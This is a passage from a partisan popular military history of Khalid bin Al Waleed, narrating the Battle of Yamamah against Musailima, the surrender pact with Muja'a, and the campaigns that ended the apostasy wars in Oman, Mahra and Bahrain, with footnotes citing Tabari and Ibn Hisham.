Musailima decided to await the attack of Khalid. He would fight on the defensive initially, and go on to the offensive when he had blunted the attack of his adversary and thrown him off balance.

The Muslims had spent the night in prayer. This was the largest and most fanatical enemy force they had ever faced and its commander was the most vicious and cunning of men. After the prayer of dawn Khalid drew up his 13,000 men for battle on the south bank, and he too organised his army into a centre and two wings. The left was commanded by Abu Hudeifa, the right by Zaid (elder brother of Umar), while the centre was directly under Khalid. For this battle Khalid formed his men not in tribal groups, as had been the custom heretofore, but in regiments and wings as required for battle, with tribal contingents intermingled.

Khalid planned, as was usual with him, to attack at the very outset, throw his opponent on the defensive and keep him that way. Thus Musailima would be robbed of his freedom of

manoeuvre and could do no more than react helplessly to the thrusts of the attacker. But Khalid had no illusions about the trial that faced the Muslims. This was going to be a bitter and bloody battle as had never been fought before by the forces of Islam. The rebels had a numerical superiority of three-to-one and were led by a wily and brave general. But Khalid was confident of victory. He had confidence in himself and in the skill and courage of his officers and men. As he rode in front of his army, he looked with pride and satisfaction at his stalwarts. There were famous men in this army, and some who would rise to fame in later years. There was Zaid, brother of Umar, and Abdullah, son of Umar. There was Abu Dujanah, who at Uhud had shielded the Holy Prophet from the arrows of the enemy with his body. There was the Caliph's son, Abdur-Rahman. There was Muawiyah, son of Abu Sufyan, who would become the first caliph of the Umayyid Dynasty. There was Um Ammarah, the lady who had fought beside the Prophet at Uhud, with her son. And there was the Savage with his deadly javelin.

1. Tabari: Vol. 2, p. 510.
2. The exact location of the Garden of Death is not known. I have guessed its location from the course of the battle.
3. Tabari: Vol. 2, p. 509.

The officers of the Muslim army paced in front of the regiments, reciting verses of the Quran. They reminded the Faithful of the promise of paradise for the martyrs and of the threat of hell for the faint-hearted.

Early on a cold morning in the third week of December 632 (beginning of Shawal, 11 Hijri), began the Battle of Yamamah.

Khalid ordered a general attack, and the entire Muslim front surged forward with cries of *Allah-o-Akbar*. Khalid led the charge of the centre while Abu Hudaifa and Zaid led the charge of the wings. The two armies clashed and the air was rent by shouts and screams as strong men slashed and thrust at each other. Khalid cut down every man who came before him. The Muslim champions performed prodigies of valour and Khalid felt that his warriors would soon break through the army of disbelief.

But the army of disbelief stood as firm as a rock. Many fell before the onslaught of the Faithful, but there was no break in the infidel front. The apostates fought fanatically, preferring death to giving up an inch of ground; and the Muslims realised with some surprise that they were making no headway. After some time spent in hard slogging, a slight lack of order became apparent in the Muslim ranks as a result of their forward movement and their attempts to pierce the front of the infidels. But this caused no concern. So long as they remained on the offensive and the enemy on the defensive, a certain amount of disorder did not matter.

Then Musailima, realising that if he remained on the defensive much longer the chances of a Muslim break-through would increase, ordered a general counter-attack all along the front. The apostates moved forward like a vast tidal wave, and the Muslims now found to their horror that they were being pressed back. The fighting became more savage as they struggled desperately to stem he advance of the apostates, who paid heavily in blood for every yard of ground that they gained, but strengthened by their belief in the Liar's promise that paradise awaited those who fell, they pressed on relentlessly. Some lack of

cohesion was now felt in the Muslim regiments due to the mixture of tribal contingents which were not yet accustomed to fighting side by side.

Gradually the numerical superiority of the apostates began to tell. Fighting in massed, compact bodies against the thinner Muslim ranks, they increased their pressure. The Muslims proceeded to fall back steadily. Then the pace of withdrawal became faster. The apostate assaults became bolder. And the Muslim withdrawal turned into a confused retreat. Some regiments turned and fled, others soon followed their example, causing a general exodus from the battlefield. The officers were unable to stop the retreat and were swept back with the tide of their men. The Muslim army passed through its camp and went on some distance beyond it before it stopped.

As the Muslims left the plain of Aqraba, the apostates followed in hot pursuit. This was not a planned manoeuvre, but an instinctive reaction, like the reaction of the Muslims to the Quraish flight in the first part of the Battle of Uhud. And like those Muslims, the apostates stopped at their opponents' camp and began to plunder it. Again as at Uhud, his opponents' occupation with looting gave Khalid time to prepare and launch a riposte. But more of that later.

In the Muslim camp stood the tent of Khalid and in this tent sat his latest wife, Laila, and the captive chief, Muja'a, still in irons. A few infidels, flushed with success and excited by thoughts of the orgy of plunder that awaited them, entered the tent of Khalid. They saw and recognised Muja'a. They saw Laila and wanted to kill her, but were restrained by the chief. *"I am her protector"*, he warned them. *"Go for the men!"* **1** In their haste to lay their hands on the booty the infidels did not stop to release their chief.

1. Tabari: Vol. 2, p. 511.

For some time the devastation of the camp proceeded at a horrible pace as the infidels snatched what they could carry and smashed what they could not. They cut the tents to shreds. Then, as quickly as it had started, the looting stopped. The apostates hastened back to the plain of Aqraba, for in the south they could see the Muslim army, formed in perfect order with solid ranks, advancing again.

Amazingly, as they stopped to regain their breath and think about what had happened, there was no fear in the hearts of the Muslims. There was only anger at their own disorganisation and the consequent retreat. Just how had this happened? How could it have happened? They had certainly inflicted greater losses on the enemy than they themselves had suffered.

Their courage remained steadfast, but they also felt baffled. Their frustrated anger found an outlet in mutual tribal recrimination-tribe against tribe, clan against clan, city against desert. They blamed each other for the debacle. *"We know more about war than you"*, said the city dwellers. *"No"*, replied the desert Arabs, *"we know more."* A clamour went up: *"Let us separate into our tribal groups. Then we shall see who vindicates his honour."* **1**

Khalid could see what had gone wrong. The apostate front had not given way under the terrible onslaught of the Muslims, as all fronts had done before this. What is more, the apostates had counter-attacked while the Muslims were somewhat disorganised. The

Muslims had lost their balance and under the pressure of the counter-attack were unable to regain it. There had been no lack of bravery.

Khalid saw that forming regiments out of mixed tribal contingents had been a mistake, for the clan feeling was still very strong among the Arabs. It added another pillar of strength to the Islamic zeal and the individual courage and skill which distinguished the Muslim army. In face of the three-to-one superiority of the enemy and the blind, fanatical determination of Musailima's followers, the absence of tribal loyalty had resulted in a weakening of cohesion in the Muslim regiments.

Khalid corrected this mistake and regrouped the army. He deployed it in the same battle formation with the same commanders, but the soldiers were now formed into clan and tribal units. Thus every man would fight not only for Islam but also for the honour of his clan. There would be healthy rivalry among the clans.

Once the reorganisation was complete, Khalid and his senior commanders went about the regiments. They spoke to the men and strengthened their resolve to punish Musailima for the disgrace that they had suffered. The men swore that if necessary they would fight with their teeth.

Khalid also picked a handful of warriors and formed them into a personal bodyguard. It was his intention to set an example for his men by throwing himself into the thick of the fighting. This bodyguard would prove useful. *"Stay close behind me"*, he told these men.

Thus reorganised and reformed into orderly ranks, the Muslims once again advanced to the plain of Aqraba. They returned to battle not like lions, but like hungry lions!

Meanwhile Musailima the Liar had redeployed his army in the same battle formation as before. He awaited the second strike of the Sword of Allah, confident that he would once again send the Muslims reeling from the battlefield.

On the orders of Khalid, the Muslim army again swept forward with cries of *Allah-o-Akbar* and the war cry of this battle: *"Ya Muhammad!"*[2] The smaller army again engaged the superior massed forces of the apostates. The wings clashed with the wings and the centre with the centre. The commander of the Muslim right, Zaid, confronted Rajjal the renegade who commanded the infidel left. Wishing to save the renegade from the fire of hell, Zaid called, *"O Rajjal! You left the true faith. Return to it. That would be more noble and virtuous."* [3] The renegade refused, and in the fierce duel that followed Zaid despatched Rajjal to the Fire.

1. Tabari: Vol. 2, p. 513.
2. This is a misunderstanding. The actual slogan, as recorded by Ibn Kathir in Al-Bidayah wan-Nihayah, Vol. 6 P. 397, was '*Ya Muhammadah!* (O for Muhammad!)', rather than '*Ya Muhammad!* (O Muhammad!)'; this is like the cry *'Ya Islamah!* (O for Islam!)'. The *Ya* here is for exclamation, not for prayer, as in the Prophet's statement (SAWS), *'Ya tuba lil-Sham!* (O joy for Syria!)', and this is further confirmed by the suffix *"ah"*. The Companions understood Islam far too well to pray to the Prophet (SAWS)!
3. Tabari: Vol. 2, p. 511.

The Muslims launched violent assaults all along the front, and the apostates were hard put to hold their ground; yet hold it they did. Their front would not break. Apostates fell in hundreds, and Muslim casualties also began to mount. With the apostates superior in numbers and the Muslims superior in skill and courage, the two sides were evenly matched. Parts of the two fronts, locked in mortal combat, heaved back and forth. The dust from thousands of stamping feet rose and hung like a cloud over the heads of the belligerents. Broken swords and spears littered the wadi and the plain as mangled and torn bodies fell in heaps on the blood-sodden earth. The most dreadful carnage took place in the gulley in which human blood ran in a rivulet down to the wadi. As a result, this gulley became known as the Gulley of Blood-*Shueib-ud-Dam*-and it is still known by that name. But the battle hung in the balance and gave no promise of a decision.

Khalid now realised that with their fanatical faith in their false prophet the apostates would not give in. It was evident that only the death of Musailima could break the spirit of the infidels, it would be a moral setback, which would lead quickly to physical defeat. But Musailima was not duelling in front like Khalid. He would have to be drawn out of the safety of the apostate ranks in which he stood surrounded by his faithful followers.

As the first violent spasm of combat spent itself, the warriors stopped to regain their breath. There was a lull. Then Khalid stepped out towards the enemy centre and threw a challenge to single combat: *"I am the son of Al Waleed! Will anyone duel?"* Several champions came out of the apostate ranks to accept the challenge of Khalid and advanced towards him one by one. Khalid took perhaps a minute to dispose of each opponent. After each duel he would recite his own extemporised verses:

I am the son of many chiefs.
My sword is sharp and terrible.
It is the mightiest of things
When the pot of war boils fiercely. **1**

Slowly and steadily Khalid advanced towards Musailima, killing champion after champion. Then there were none left brave enough to come forth against him. But by now he was close enough to Musailima to talk to him without shouting. The Liar, however, was surrounded by his guards, and Khalid could not get at him.

Khalid proposed talks. Musailima agreed. He stepped forward cautiously and halted just outside duelling distance of Khalid. *"If we agree to come to terms, what terms will you accept?"* **2** enquired Khalid.

Musailima cocked his head to one side as if listening to some invisible person who stood beside him and would talk to him. It was in this manner that he 'received revelations'! Seeing him thus reminded Khalid of the words of the Holy Prophet, who had said that Musailima was never alone, that he always had Satan beside him, that he never disobeyed Satan, and that when worked up he foamed at the mouth. Satan forbade Musailima to agree to terms, and the Liar turned his face to Khalid and shook his head.

Khalid had already determined to kill Musailima. The talks were only bait to draw him close enough. He would have to work fast before Musailima withdrew to the safety of his guards. Khalid asked another question. Again Musailima turned his head to one side, intently listening to 'the voice.' At that instant Khalid sprang at him.

Khalid was fast. But Musailima was faster. In a flash he had turned on his heels and was gone!

1. Tabari: Vol. 2, p. 513.
2. *Ibid*: Vol. 2, p. 514.

Musailima was safe once again in the arms of his guards. But in that moment of flight something meaningful happened to the spirit of the two armies, depressing one and exalting the other. The flight of their 'prophet' and commander from Khalid was a disgraceful sight in the eyes of the apostates, the Muslims rejoiced. To exploit the psychological opportunity which now presented itself, Khalid ordered an immediate renewal of the offensive.

With shouts of *Allah-o-Akbar* the Muslims again went into the attack. They fought with fresh vigour and dash, and at last victory beckoned. The apostates began to fall back as the Muslims struck with sword and dagger. The retrograde movement of the apostates gathered speed. The spirits of the Muslims rose as they redoubled their efforts. Then the infidel front broke into pieces.

Musailima could do nothing. His top commander, Rajjal, was dead. It was now the commander of his right wing, Muhakim, who came to the rescue of the apostates. *"Bani Hanifa!"* he shouted. *"The garden! The garden! Enter the garden and I shall protect your rear."*

But the disintegration of the apostates had gone too far to be halted. The bulk of the army broke and fled, scattering in all directions. Only about a fourth of Musailima's army remained in fighting shape, and this part hastened to the walled garden while Muhakim covered its retreat with a small rear-guard. This rear-guard was soon cut to pieces by the Muslims, and Muhakim fell to the arrow of the Caliph's son, Abdur-Rahman.

The Muslims now pursued the fleeing apostates across the plain of Aqraba, striking down the stragglers left and right. Soon they arrived at the walled garden where a little over 7,000 apostates, Musailima among them, had taken shelter. The infidels had closed the gate, and as they looked at the high wall that surrounded the vast garden, they felt safe and secure. Little did they know!

The major portion of the Muslim army assembled in the vicinity of the Garden of Death. It was now afternoon, and the Muslims were anxious to get into the garden and finish the job that they had started early that morning, before darkness intervened. But no way could be found into the garden. The wall stretched on all sides as an impenetrable barrier, with the gate securely bolted from within. There was no siege equipment, nor time to spend on a siege.

While Khalid searched his brain for ideas, an old warrior by the name of Baraa bin Malik, who stood in the group that confronted the gate, said to his comrades *"Throw me over the wall into the garden."* **1** His comrades refused, for Baraa was a distinguished and much-respected Companion, and they hesitated to do something which would certainly result in his death. But Baraa insisted. At last his comrades agreed to his request and lifted him on their shoulders near the gate. He got his hands onto the edge of the wall, swung himself up and jumped into the garden. In a minute or so he had killed two or three infidels who

stood between him and the gate, and before others could intercept him, he had loosened the heavy bolt. The gate was flung open and a flood of Muslims roared through it like water thundering through a breach in a dam. The last and most gory place of the Battle of Yamamah had begun.

Initially the infidels were able to contain the advance of the Muslims, who were confined by the gate to a narrow front and lacked elbow?room. But steadily the Muslims cut their way through the apostates, who began to fall in heaps under the attacker's blows. The apostates stepped back as the Muslims poured into the garden in ever?increasing numbers.

The fighting became more vicious. Since there was no room for manoeuvre, both sides engaged in a straight slogging match. Gradually the ranks of the apostates thinned as they fell in combat. But Musailima was still fighting: he had no intention of giving up. As the front moved closer to him, he drew his sword and joined in the combat, surprising the Muslims by his strength and dexterity. The wily general was also a brave and skilful fighter. He began to foam at the mouth, for desperation had turned the ugly impostor into an awesome demon.

The last phase of the battle now entered its climax. The Muslim army pressed the apostates everywhere and it was only the endeavours of Musailima which prevented a general collapse. The Muslims cut, slashed and stabbed with wild fury. Maimed and mutilated bodies covered the ground. Those who fell suffered a painful death under the trampling feet of those who would not give in. The carnage was frightful and the dust on the ground turned into red mud.

1. Tabari: Vol. 2, p. 514.

Many apostates ran in despair to Musailima. *"Where is the victory that you promised?"* they asked. *"Fight on, O Bani Hanifa!"* was the impostor's set answer. *"Fight on till the end!"* **1**

Musailima knew that he would get no quarter from Khalid, that he was doomed, and evil genius that he was, he decided to take his tribe down with him. The blood of several Muslims dripped from his sword, and his guards, as fanatical as ever, fought around him. Then he came under the hawk-like gaze of the Savage. The Savage was one of the 'war criminals' whose names had been announced by the Holy Prophet on the eve of the conquest of Makkah. Fearing the worst, he had fled Makkah and gone to Taif, where he lived among the Thaqeef for some time. In 9 Hijri, when the Thaqeef submitted to the Prophet, he too embraced Islam and went personally to swear allegiance to the Prophet.

The Prophet had not seen him for many years, and was not certain if he was the man. ***"Are you the Savage?"*** he asked.

"Yes, O Messenger of Allah!"

"Tell me how you killed Hamza." **2**

The Savage recounted the whole story from beginning to end. It never occurred to him that there was an ethical angle too to this episode, that he had killed one of the noblest

and most gallant of the Faithful. He narrated the story as a proud veteran would regale his audience with tales of his daring exploits. And the killing of a matchless warrior like Hamza was undoubtedly a military achievement. The Savage excelled himself as a story-teller.

But there was no applause. On the face of the Prophet was a look of deep sorrow as he said ***"Never let me see you again."*** [3] Something inside him warned the Savage that to remain in Madinah, where the memory of Hamza was deeply cherished, might be unhealthy for him. He left at once.

For the next two years he lived in various settlements around Taif, seeking obscurity and avoiding travellers. He was troubled by his conscience and feared for his life. It was a wretched existence. Then came the apostasy. The Savage remained loyal to his new faith and elected to fight for Islam against the unbelievers. Now he was serving under the banner of the Sword of Allah.

The Savage tightened his grip on his javelin when he saw Musailima-the javelin that had sent so many men to their death. The Liar was fighting ferociously. In beating off the assaults of Muslims who strove to get to him, he would fight now in front of his guards, now amongst them. At times he was covered by his guards, but he was never lost to the unblinking gaze of the black killer. The Savage had chosen his next victim-one whose death might ease the gnawing pain in his heart.

From his position some distance behind the Muslim front, the Savage stealthily moved forward to get within javelin range of his target. The throng of swearing, sweating, blood-covered warriors around Musailima seemed to disappear from his sight. In the terrible mind of the Savage only his victim remained.

1. Tabari: Vol. 2, p. 514.
2. Ibn Hisham: Vol. 2, p. 72.
3. *Ibid*.

The Savage saw Um Ammarah, the grand lady of Uhud (though at this moment there was nothing ladylike about her appearance or actions), struggle to get to Musailima. She was duelling with an infidel who barred her way. Suddenly the infidel struck at her and cut off her hand. Her son, who stood next to her, felled the infidel with one mortal blow and helped his mother away. She was heart-broken at being unable to get to Musailima.

The Savage moved closer. In his mind appeared a vision of the noble martyr of Uhud, Hamza, whose killing had been the cause of all his troubles. He could picture the fine, strong, handsome features of Hamza. With an effort he drove the memory of that painful episode from his mind and looked again at Musailima. He was shocked at the contrast. The ugly, yellow, flat-nosed face of the impostor, distorted with rage and hate, with foam discolouring his mouth, was a frightening sight. All the evil in this demoniac man seemed to have come out on his face.

With a practised eye the Savage measured the distance. The range was just right. As he poised for the throw and aimed his javelin, he noticed Abu Dujanah (the human shield of the Prophet at Uhud) slashing away with his sword to get to Musailima. Abu Dujanah

was a superb swordsman and would soon reach his objective. With a grunt the Savage hurled his weapon.

The javelin struck Musailima in the belly. The false prophet fell, his face twisted with pain, his hands clawing at the shaft. The next moment Abu Dujanah was upon him. With one neat stroke of his sword he severed the evil head of the Liar. As Abu Dujanah straightened up to announce the good news, a flashing infidel sword struck him down. One apostate, looking at the Liar, shouted, *"A black slave has killed him."* The cry was taken up by Muslim and infidel and rang across the garden: *"Musailima is dead!"* **1**

The Savage later served in the Syrian Campaign under Khalid. When Syria had been conquered and established as a province of the Muslim State, the Savage settled down at Emessa and lived to a ripe old age. But he spent most of his days in a drunken stupor. He was even awarded 80 stripes by Umar for drinking (he was the first Muslim to be punished for this offence in Syria), **2** but refused to stay away from the bottle. Umar gave up, with the philosophical remark, *"Perhaps the curse of Allah rests on the Savage for the blood of Hamza."* **3**

In Emessa, in later years, the Savage became a famous figure and a tourist attraction. Visitors would go to his house, hoping to find him sober, and ask him about Hamza and Musailima. If sober, he would recount in detail first the killing of Hamza and then the killing of Musailima. Coming to the end of his story, he would raise his javelin with fierce pride and say, *"With this javelin, in my days of unbelief I killed the best of men, and in my days of belief I killed the worst!"* **4**

The news of the death of Musailima the Liar brought about a rapid collapse of the apostates. Some turned in suicidal desperation to greater violence, but they could only prolong their agony, not save their lives. Most of the apostates ceased to struggle, and in total despair waited for a Muslim sword to end their suffering. With one last superhuman effort the Muslims charged into the confused, helpless mass of apostates, and with their swords fulfilled the promise of the wrath of Allah against the unbelievers. Now it was no longer a battle, it was plain slaughter.

By the time the sun set, peace and quiet had returned to the Garden of Death. The Muslims were too tired to raise their swords. And there was no one left to kill.

1. Ibn Hisham: Vol. 2, p. 73.
2. Ibn Qutaiba: p. 330.
3. Ibn Hisham: Vol. 2, p. 73.
4. *Ibid*.

For the night the Muslims dropped where they stood, and escaped from the nightmare of the battle into the sleep of the victorious.

Next morning Khalid walked about the battlefield. Everywhere he saw the wreckage of battle. Broken, twisted bodies, lying in grotesque shapes, littered the wadi and the plain of Aqraba and the Garden of Death. In places he picked his way over blood-soaked earth.

All the important leaders of the apostasy in Yamamah had been killed-all save the captive Muja'a who now, still in irons, dragged his feet beside the victor. Khalid had taken him

along so that he could identify some of the dead leaders and also feel the full impact of the defeat of the Bani Hanifa.

The state of the Muslims too was appalling. The battle had taken a heavy toll, and right now they were in no condition even to defend themselves, let alone fight a battle. Exhausted and worn-out, they lay where they had dropped the night before, resting their weary limbs. But Khalid had reason to be satisfied with the outcome of the battle: Musailima was dead and his army had been torn to pieces. A glow of pleasure warmed the heart of Khalid. But Muja'a soon dispelled it.

"Yes, you have won a victory", he conceded. *"But you should know that you have fought only a small portion of the Bani Hanifa-all that Musailima could hastily gather. The major portion of the army is still in the fort at Yamamah."*

Khalid stared at him incredulously, *"May Allah curse you! What are you saying?"*

"Yes, that is so", Muja'a went on. *"I suggest that you accept a peaceful surrender. If you will state your terms, I shall go into the fort and try to persuade the army to lay down its arms."*

It did not take Khalid long to realise the impossibility of fighting, with his exhausted men, an even larger army than the one he had just tackled. *"Yes"*, he replied, accepting Muja'a's proposal. *"Let there be peace."*

The terms of surrender were worked out by the two leaders. The Muslims would take all the gold, the swords, the armour and the horses in Yamamah, but only half its population would be enslaved. Muja'a was released from his fetters and, on giving his word to return, allowed to proceed to the fortified city. After some time he returned, shaking his head sadly. *"They do not agree. They are all set to fight. In fact they turned against me. You can attack now if you wish."*

Khalid decided to take a look at the city himself. Leaving the bulk of his weary army to bury the martyrs and gather the spoils, he took a mounted detachment and rode to Yamamah, accompanied by Muja'a. As he got near the northern wall of the fortified city he stopped in amazement, for the battlements were crowded with warriors whose armour and weapons glinted ominously in the sun. How on earth would he deal with this fresh army in an impregnable fort? His men were in no state to fight, they wanted nothing but rest.

The voice of Muja'a broke the silence. *"They might be prepared to surrender the fort if you do not enslave any of them. You could have all the gold, the swords, the armour, the horses."*

"Have they agreed to this?" asked Khalid.

"I have discussed the matter, but they gave no decision."

Khalid was prepared to go so far and no further. He looked at Muja'a sternly. *"I will give you three days"*, he said. *"If the gates are not opened on these revised terms, I shall attack. And then there shall be no terms of any kind."*

Muja'a again went into the fort. This time he returned smiling. *"They have agreed."* **1** he announced.

1. Tabari: Vol. 2, pp. 515-7; Balazuri: pp. 99-100.

The pact was drawn up accordingly. It was signed on behalf of the Muslims by Khalid and on behalf of the Bani Hanifa by Muja'a bin Marara. **1**

When the pact had been signed, Muja'a returned to the fort, and soon after the gates of the fort were thrown open. Khalid, accompanied by his mounted warriors and Muja'a, rode into the city, expecting to see hordes of armed warriors, but wherever he looked, he saw nothing but women and old men and children. He turned in amazement to Muja'a. *"Where are the warriors I saw?"*

Muja'a pointed at the women. *"Those are the warriors you saw"*, he explained. *"When I came into the fort I dressed these women in armour, gave them weapons, and made them parade on the battlements. There are no warriors!"*

Furious at being tricked, Khalid swore at Muja'a, *"You deceived me, O Muja'a!"*

Muja'a merely shrugged his shoulders. *"They are my people. I could do nothing else."*

But for the pact, Khalid would have torn Muja'a apart with his bare hands. However, the pact had been signed and its terms had to be respected. The Bani Hanifa, those of them who were in the city, were safe. Soon they had come out of their city roamed freely in the neighbourhood.

A day or two later a message arrived from the Caliph, who was not yet aware of the end of the Battle of Yamamah, instructing Khalid to kill all the apostates of the Bani Hanifa. Khalid wrote back explaining that the Caliph's order could not be implemented because of the pact that he had signed. Abu Bakr agreed to the observance of the terms of the pact.

But the pact only applied to those who had been in the fort. The rest of the vast tribe of Bani Hanifa-tens of thousands of people living in the region around Yamamah-were not covered by the pact. The most important element of the Bani Hanifa now was the remnants of the army of Musailima which had fled from the plain of Aqraba. These warriors, amounting to more than 20,000 men, were moving at random in clans and groups. After Musailima's death they posed no great danger to Islam, but they could nevertheless cause considerable mischief. They had to be crushed. Under the harsh laws of war, they had no claim to immunity from attack until they had fully submitted.

Khalid was determined to wipe out all resistance among the Bani Hanifa so that undisturbed peace might prevail in the region. He allowed his army a couple of day's rest: then he divided it into several columns which he despatched to subdue the region around Yamamah and to kill or capture all who resisted. These columns fanned out in the countryside.

The fugitives were sought out wherever they had taken shelter. Thousands remained unrepentant and defiant, these were attacked and wiped out, and their women and

children taken captive. But other thousands submitted and were spared. Eventually all the survivors re-entered Islam.

Khalid set up his headquarters near Yamamah, where he was to stay about two months before receiving his next military task from the Caliph.

With the successful conclusion of the Battle of Yamamah, most of Arabia was freed of the mischief of the apostasy. Some of it still remained on the fringes of the peninsula, but this posed no serious threat. Some battles were still to be fought, but they were minor affairs compared with the great clashes which have been described in this and the preceding chapters.

1. There is some difference of opinion among early historians about the exact terms of the pact, but the details are not important.

The Battle of Yamamah was the fiercest and bloodiest battle so far fought in the history of Islam. Never before had the Muslims been faced with such a trial of strength, and they rose gloriously to the occasion under the leadership of the Sword of Allah. By crushing the vastly superior forces of the Bani Hanifa led by the redoubtable Musailima, the Muslims proved themselves to be men of steel. Half a century later old men would describe this battle in vivid detail to their grandchildren and end the account with the proud boast: *"I was at Yamamah!"*

The casualties were staggering. Of the apostates 21,000 were killed-7,000 in the plain of Aqraba, 7,000 in the Garden of Death, and 7,000 in the mopping up operations of the columns sent out by Khalid.

The Muslims suffered lightly in comparison with the apostates, but compared with their own past battle losses, their casualties were heavy indeed. Twelve hundred Muslims fell as martyrs-most of them in or near the *wadi*. **1** Half this loss was suffered by the Ansars and the Emigrants-the closest and most revered Companions of the Prophet. It is also said that the martyrs included 300 of those who knew the whole Quran by heart. Some of the finest of Muslims fell in this battle-Abu Dujanah, Abu Hudaifa (the commander of the left wing), Zaid (brother of Umar and commander of the right wing). While Zaid fell, Umar's son, Abdullah, survived.

When Abdullah returned to Madinah he went to pay his respects to his father, but there was no welcome in the eyes of Umar as he looked at his son. *"Why were you not killed beside Zaid? Zaid is dead and you live! Let me not see your face again!"*

"Father", pleaded this brave young man, *"my uncle asked for martyrdom and Allah honoured him with it. I also sought martyrdom but did not attain it."* **2**

In the Battle of Yamamah, Abu Bakr's campaign against the apostates reached its high-water mark. This was the climax. Abu Bakr's strategy of using Khalid as his right arm to fight the main apostate chiefs in turn, going from nearer to farther objectives, had met with admirable success. Henceforth things would be easier.

One episode remains to be narrated before we finish with the Battle of Yamamah. On the day that the city of Yamamah opened its gates, Khalid sat outside his tent in the evening. Beside him sat Muja'a. They were alone.

Suddenly Khalid turned to Muja'a. "I *want to marry your daughter!"*

Muja'a stared in amazement at Khalid. He could not possibly have heard aright!

Khalid, his tone more insistent, repeated, *"I want to marry your daughter!"*

Muja'a now realised that Khalid was not mad, that he knew what he wanted. Yet in view of the occasion, the whole idea seemed utterly ridiculous. *"Steady, O Khalid!"* he replied. *"Do you want the Caliph to break your back and mine also?"*

"I want to marry your daughter", repeated Khalid. And that very evening he married the beautiful daughter of Muja'a bin Marara.

A few days later Khalid received an angry letter from Abu Bakr. *"O son of the mother of Khalid!"* wrote the Caliph. *"You have time to marry women while in your courtyard the blood of 1,200 Muslims is not yet dry!"* When he had read the letter Khalid muttered, *"This must be the work of that left-handed one!"* **3**

However he continued to enjoy his new bride. It seems that he had discarded the glamorous widow of Malik bin Nuwaira. We do not know what happened to that lady, for history makes no further mention of the beautiful Laila with the gorgeous eyes and the lovely legs.

1. The visitor to Jubaila today is shown a graveyard on the southern bank of the wadi where the Muslim martyrs lie buried, and on the northern bank he is shown a low mound between the village and the gully, where the apostate dead were buried.
2. Tabari: Vol. 2, pp. 512-3.
3. Tabari: Vol. 2, p. 519.

Chapter 17

(The Collapse of the Apostasy)

Page 1

"There was not born to Adam among his descendants anyone better than Abu Bakr, after the Prophets and Messengers. Abu Bakr took a stance in the Days of Apostasy which was like the stance of one of the Prophets."
[Abu Husain]**1**

What remained of the apostasy in the less vital areas of Arabia was rooted out by the Muslims in a series of well planned campaigns within five months.

Amr bin Al Aas had been sent with his corps to the Syrian border to subdue the apostates in that region. The most important tribes that needed chastisement were the Quza'a and the Wadi'a, the latter being a section of the large tribe of Kalb. While Khalid was fighting in Central Arabia, Amr struck at the apostates in the north, but achieved only limited success. He was not able to beat the tribes into submission.

When the Battle of Yamamah was over, Shurahbil bin Hasanah proceeded with his corps, on the orders of the Caliph, to reinforce Amr, and the two commanders operated in unison to bring about the subjugation of the northern tribes. Most of the apostates were concentrated in the region of Tabuk and Daumat-ul-Jandal, and it was here that Amr and Shurahbil struck their hardest blows. In a few weeks the apostasy was destroyed and the tribes re-entered Islam. Peace returned to Northern Arabia.

The main tribe inhabiting Oman was the Azd. The chief of this tribe was Laqeet bin Malik, known more commonly as Dhul Taj, the Crowned One. These Arabs, like those whose apostasy is described later in this chapter, had embraced Islam in the time of the Prophet and agreed to abide by the terms imposed by the Muslim State.

On hearing the news of the Holy Prophet's death, the bulk of the Azd, led by Dhul Taj, revolted and renounced Islam. It is not certain that this man was an impostor. Going by a brief comment of Tabari that he "claimed what prophets claim", **2** we could assume that he probably did make some claim to prophethood. Be that as it may, while Abu Bakr was busy dealing with the immediate threat to Madinah, Dhul Taj declared himself King of Oman and established himself as its undisputed ruler with his headquarters at Daba. (See Map 7)

After Khalid had left Zhu Qissa to seek Tulaiha, the Caliph despatched Hudaifa bin Mihsan (one of the corps commanders) to tackle the apostasy in Oman. Hudaifa entered the province of Oman, but not having strong enough forces to fight Dhul Taj, he decided to await reinforcements. He wrote to the Caliph accordingly, who, as has already been noted, instructed Ikrimah to march from Yamamah to the aid of Hudhaifa. On his arrival, the two generals combined their forces and set out to fight Dhul Taj at Daba.

The Battle of Daba was fought towards the end of November 632 (early Ramadan, 11 Hijri). At first the battle went badly for the Muslims; but at a critical moment a force of local Muslims, who had clung to their faith in spite of Dhul Taj, appeared on, the battlefield in support of their co-religionists. With this fresh addition to their strength the Muslims were able to defeat the infidel army. Dhul Taj was killed in battle.

Being appointed governor of Oman, Hudaifa next set about the re-establishment of law and order. Ikrimah, having no local administrative responsibility, used his corps to subdue the neighbourhood of Daba; and in a number of small actions, succeeded in breaking the resistance of those of the Azd who had continued to defy the authority of Islam. Thereafter the Azd once again became peaceful, law-abiding Muslims and gave no further trouble to Madinah.

1. *Tarikh Al-Khulafaa* of As-Suyuti
2. Tabari: Vol. 2, p. 529.

From Oman, following the orders of Abu Bakr, Ikrimah marched to Mahra. Here too the germs of apostasy had infected the local population, though not in such virulent a form as in some other provinces. Mahra actually was the objective of Arfaja bin Harsama (one of the corps commanders) and Ikrimah's instructions were to assist Arfaja; but as the latter had not yet arrived, Ikrimah decided that instead of waiting for him he would tackle the local apostasy on his own.

The army of local rebels that had gathered at Jairut consisted of two unequal factions. Ikrimah arrived at Jairut and confronted the infidels in early January, 633 (mid-Shawal, 11 Hijri). When ready to engage the enemy, he called upon the apostates to return to the fold of Islam. Of the two apostates factions, the larger rejected the call, but the smaller one accepted it and came over to join the Muslims, whereupon Ikrimah attacked and defeated the rebels. Their commander was killed, and a large quantity of booty came into Ikrimah's hands.

Having re-established Islam in Mahra, Ikrimah moved his corps to Abyan, where he rested his men and awaited further developments.

In Bahrain an independent action against the rebels was fought by the corps of Ala bin Al Hadhrami. It was after the Battle of Yamamah that Abu Bakr had sent this general to crush the apostasy in Bahrain, telling him that he would get no help from other Muslim forces, that he would be entirely on his own.

Ula arrived in Bahrain to find the apostate forces gathered at Hajr and entrenched in a strong position. (This was the only instance of entrenchment being used in these campaigns.) Ula mounted several attacks and the battle continued for some days but without success, as he found it difficult to cross the trench line. Whenever he managed to get some forces across they were repulsed. Ula began to wonder just how he was going to crack this virtually impregnable position.

Then early one night Ula heard wild, joyous shouts coming from the rebel position. At a loss to understand this phenomenon, he sent spies to investigate. These spies returned soon after to inform him that there was wild revelry in the enemy camp and that everybody was drunk. Ula at once ordered a night attack. As the Muslims went into the assault they found no sentries and caught the enemy completely by surprise. They plunged into the rebels, and hundreds of them were killed before they realised that their celebration had been disturbed! Hundreds, more were slain before the rest could come to their senses and escape.

The following day Ula pursued the fugitives to the coast, where they made one more stand but were decisively defeated. Most of them surrendered and re?entered Islam.

